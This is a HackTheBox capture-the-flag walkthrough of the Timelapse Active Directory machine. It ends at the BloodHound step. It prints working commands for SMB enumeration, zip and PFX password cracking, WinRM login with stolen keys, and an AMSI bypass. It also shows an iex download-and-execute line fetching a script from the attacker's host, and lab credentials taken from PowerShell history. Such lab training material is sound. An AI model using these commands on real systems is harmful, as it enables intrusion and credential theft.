HackTheBox Writeup - Timelapse

#hackthebox #nmap #active-directory #windows #crackmapexec #smbclient #winrm-keys #zip2john #john #zip2pfx #extract-pfx #invoke-winpeas #powershell-history #laps #dump-laps | #hashcat

Timelapse is an Easy Windows machine, which involves accessing a publicly accessible SMB share that contains a zip file. This zip file requires a password which can be cracked by using John. Extracting the zip file outputs a password encrypted PFX file, which can be cracked with John as well, by converting the PFX file to a hash format readable by John. From the PFX file an SSL certificate and a private key can be extracted, which is used to login to the system over WinRM. After authentication we discover a PowerShell history file containing login credentials for the `svc_deploy` user. User enumeration shows that `svc_deploy` is part of a group named `LAPS_Readers`. The `LAPS_Readers` group has the ability to manage passwords in LAPS and any user in this group can read the local passwords for machines in the domain. By abusing this trust we retrieve the password for the Administrator and gain a WinRM session.

Recon

Crackmapexec

Both null and guest authentications are available

```
┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ cme smb 10.10.11.152 -u 'a' -p ''
SMB         10.10.11.152    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
(signing:True) (SMBv1:False)
SMB         10.10.11.152    445    DC01            [+] timelapse.htb\a:
```

Add to hosts

```
echo '10.10.11.152 DC01.timelapse.htb timelapse.htb' | sudo tee -a /etc/hosts
```

Shares

```
┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ cme smb 10.10.11.152 -u 'a' -p '' --shares
SMB         10.10.11.152    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
(signing:True) (SMBv1:False)
SMB         10.10.11.152    445    DC01            [+] timelapse.htb\a:
SMB         10.10.11.152    445    DC01            [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.10.11.152    445    DC01            [*] Enumerated shares
SMB         10.10.11.152    445    DC01            Share           Permissions     Remark
SMB         10.10.11.152    445    DC01            -----           -----------     ------
SMB         10.10.11.152    445    DC01            ADMIN$                          Remote Admin
SMB         10.10.11.152    445    DC01            C$                              Default share
SMB         10.10.11.152    445    DC01            IPC$            READ            Remote IPC
SMB         10.10.11.152    445    DC01            NETLOGON                        Logon server share
SMB         10.10.11.152    445    DC01            Shares          READ
SMB         10.10.11.152    445    DC01            SYSVOL                          Logon server share
```

Nmap

```
# Nmap 7.94 scan initiated Sat Jul 22 12:43:34 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA Timelapse 10.10.11.152
Nmap scan report for 10.10.11.152
Host is up, received user-set (0.058s latency).
Scanned at 2023-07-22 12:43:35 CST for 194s
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON          VERSION
53/tcp    open  domain           syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec     syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2023-07-22 12:45:20Z)
135/tcp   open  msrpc            syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn      syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap             syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-
First-Site-Name)
445/tcp   open  microsoft-ds?    syn-ack ttl 127
464/tcp   open  kpasswd5?        syn-ack ttl 127
```

```
593/tcp   open  ncacn_http        syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?          syn-ack ttl 127
3268/tcp  open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-
First-Site-Name)
3269/tcp  open  globalcatLDAPssl? syn-ack ttl 127
5986/tcp  open  ssl/http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Issuer: commonName=dc01.timelapse.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-25T14:05:29
| Not valid after:  2022-10-25T14:25:29
| MD5:   e233:a199:4504:0859:013f:b9c5:e4f6:91c3
| SHA-1: 5861:acf7:76b8:703f:d01e:e25d:fc7c:9952:a447:7652
| -----BEGIN CERTIFICATE-----
| MIIDCjCCAfKgAwIBAgIQLRY/feXALoZCPZtUeyiC4DANBgkqhkiG9w0BAQsFADAd
...
| lrrndm32+d0YeP/wb8E=
|_-----END CERTIFICATE-----
|_ssl-date: 2023-07-22T12:46:50+00:00; +8h00m02s from scanner time.
|_http-title: Not Found
9389/tcp  open  mc-nmf            syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open  ncacn_http        syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
49696/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
61871/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
```

```
|   date: 2023-07-22T12:46:12
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 32357/tcp): CLEAN (Timeout)
|   Check 2 (port 64540/tcp): CLEAN (Timeout)
|   Check 3 (port 22941/udp): CLEAN (Timeout)
|   Check 4 (port 12702/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 8h00m01s, deviation: 0s, median: 8h00m01s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul 22 12:46:49 2023 -- 1 IP address (1 host up) scanned in 194.26 seconds
```

User Flag

Get `winrm_backup.zip` from smb share

Get winrm backup file from smb share

```
┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ smbclient //timelapse.htb/Shares -U "a%"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Oct 25 23:39:15 2021
  ..                                  D        0  Mon Oct 25 23:39:15 2021
  Dev                                 D        0  Tue Oct 26 03:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 23:48:42 2021
```

```
                6367231 blocks of size 4096. 2448497 blocks available
smb: \> cd Dev
smb: \Dev\> ls
  .                                   D        0  Tue Oct 26 03:40:06 2021
  ..                                  D        0  Tue Oct 26 03:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 23:46:42 2021

                6367231 blocks of size 4096. 2448497 blocks available
smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (11.1 KiloBytes/sec) (average 11.1 KiloBytes/sec)
smb: \Dev\> exit
```

Get winrm keys

The zip file is encrypted

```
┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
   skipping: legacyy_dev_auth.pfx    incorrect password
```


Crack zip file

```
┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ zip2john winrm_backup.zip>zip.hash
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683
ts=72AA cs=72aa type=8

┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ john zip.hash --wordlist=/opt/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
```

```
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2023-07-22 12:55) 3.448g/s 11970Kp/s 11970Kc/s 11970KC/s susu00xoxlove..superrbd
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:supremelegacy
  inflating: legacyy_dev_auth.pfx
```



Crack pfx file

```
┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ pfx2john legacyy_dev_auth.pfx > pfx.hash

┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ john pfx.hash --wordlist=/opt/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 SSE2 4x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
```

```
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:00:47 DONE (2023-07-22 13:00) 0.02124g/s 68664p/s 68664c/s 68664C/s thuglife06..thud456
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Extract private and public key from the pfx file

```
┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ openssl pkcs12 -in legacyy_dev_auth.pfx -out private.key -nodes -nocerts
Enter Import Password:thuglegacy

┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ openssl pkcs12 -in legacyy_dev_auth.pfx -out public.key -nodes -nokeys
Enter Import Password:thuglegacy
```

Tip

Command can be found in the arsenal cheat sheet by *Orange-Cyberdefense*



Login as legacy with evil-winrm

Nmap result reveals that the winrm was opened at port `5986` for ssl, but not the default `5985`

```
┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ evil-winrm -i timelapse.htb -S -c public.key -k private.key

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this
machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
timelapse\legacyy
*Evil-WinRM* PS C:\Users\legacyy\Documents> cat ..\Desktop\user.txt
9b3b427f94227f85aca1fca5724736f9
```

Root Flag

Get credentials from powershell command history

Info

Latest version of winpeas did not work well on the machine, using `Invoke-winPEAS.ps1` from 2021

Tip

For old machines, most **PowerShell Empire**'s modules work well for them

> https://github.com/BC-SECURITY/Empire/tree/main/empire/server/data/module_source


```
┌──(kali㉿kali)-[~/htb/Timelapse/www]
└─$ ln -s /opt/sectools/powershell/PowerSharpPack/PowerSharpBinaries/Invoke-winPEAS.ps1

┌──(kali㉿kali)-[~/htb/Timelapse/www]
└─$ python -m http.server 80
```

```
*Evil-WinRM* PS C:\Users\legacyy\Documents> Bypass-4MSI

Info: Patching 4MSI, please be patient...

[+] Success!
*Evil-WinRM* PS C:\Users\legacyy\Documents> iex(new-object net.webclient).downloadstring("http://10.10.14.70/Invoke-winPEAS.ps1")
*Evil-WinRM* PS C:\Users\legacyy\Documents> Invoke-winPEAS
```



View powershell command history

```
*Evil-WinRM* PS C:\programdata> cat
$env:userprofile\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
```

```
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

Get credential - `svc_deploy` : `E3R$Q62^12p7PLlC%KWaxuaV`

Investigate with BloodHound

Use **crackmapexec**'s bloodhound collector


```
cme ldap timelapse.htb -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' --bloodhound -c all -ns 10.10.11.152
```

```
┌──(kali㉿kali)-[~/htb/Timelapse/ldap_dump]
└─$ cme ldap timelapse.htb -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' --bloodhound -c all -ns 10.10.11.152
SMB         DC01.timelapse.htb 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
LDAP        DC01.timelapse.htb 389    DC01             [+] timelapse.htb\svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV
LDAP        DC01.timelapse.htb 389    DC01             Resolved collection methods: group, rdp, dcom, localadmin, session, trusts, psremote, container, objectprops, acl
LDAP        DC01.timelapse.htb 389    DC01             Done in 00M 11S
LDAP        DC01.timelapse.htb 389    DC01             Compressing output into /home/kali/.cme/logs/DC01_DC01.timelapse.htb_2023-07-22_162032bloodhound.zip
```


Start **bloodhound**, and drag in the zip file

```
sudo neo4j start
bloodhound
```

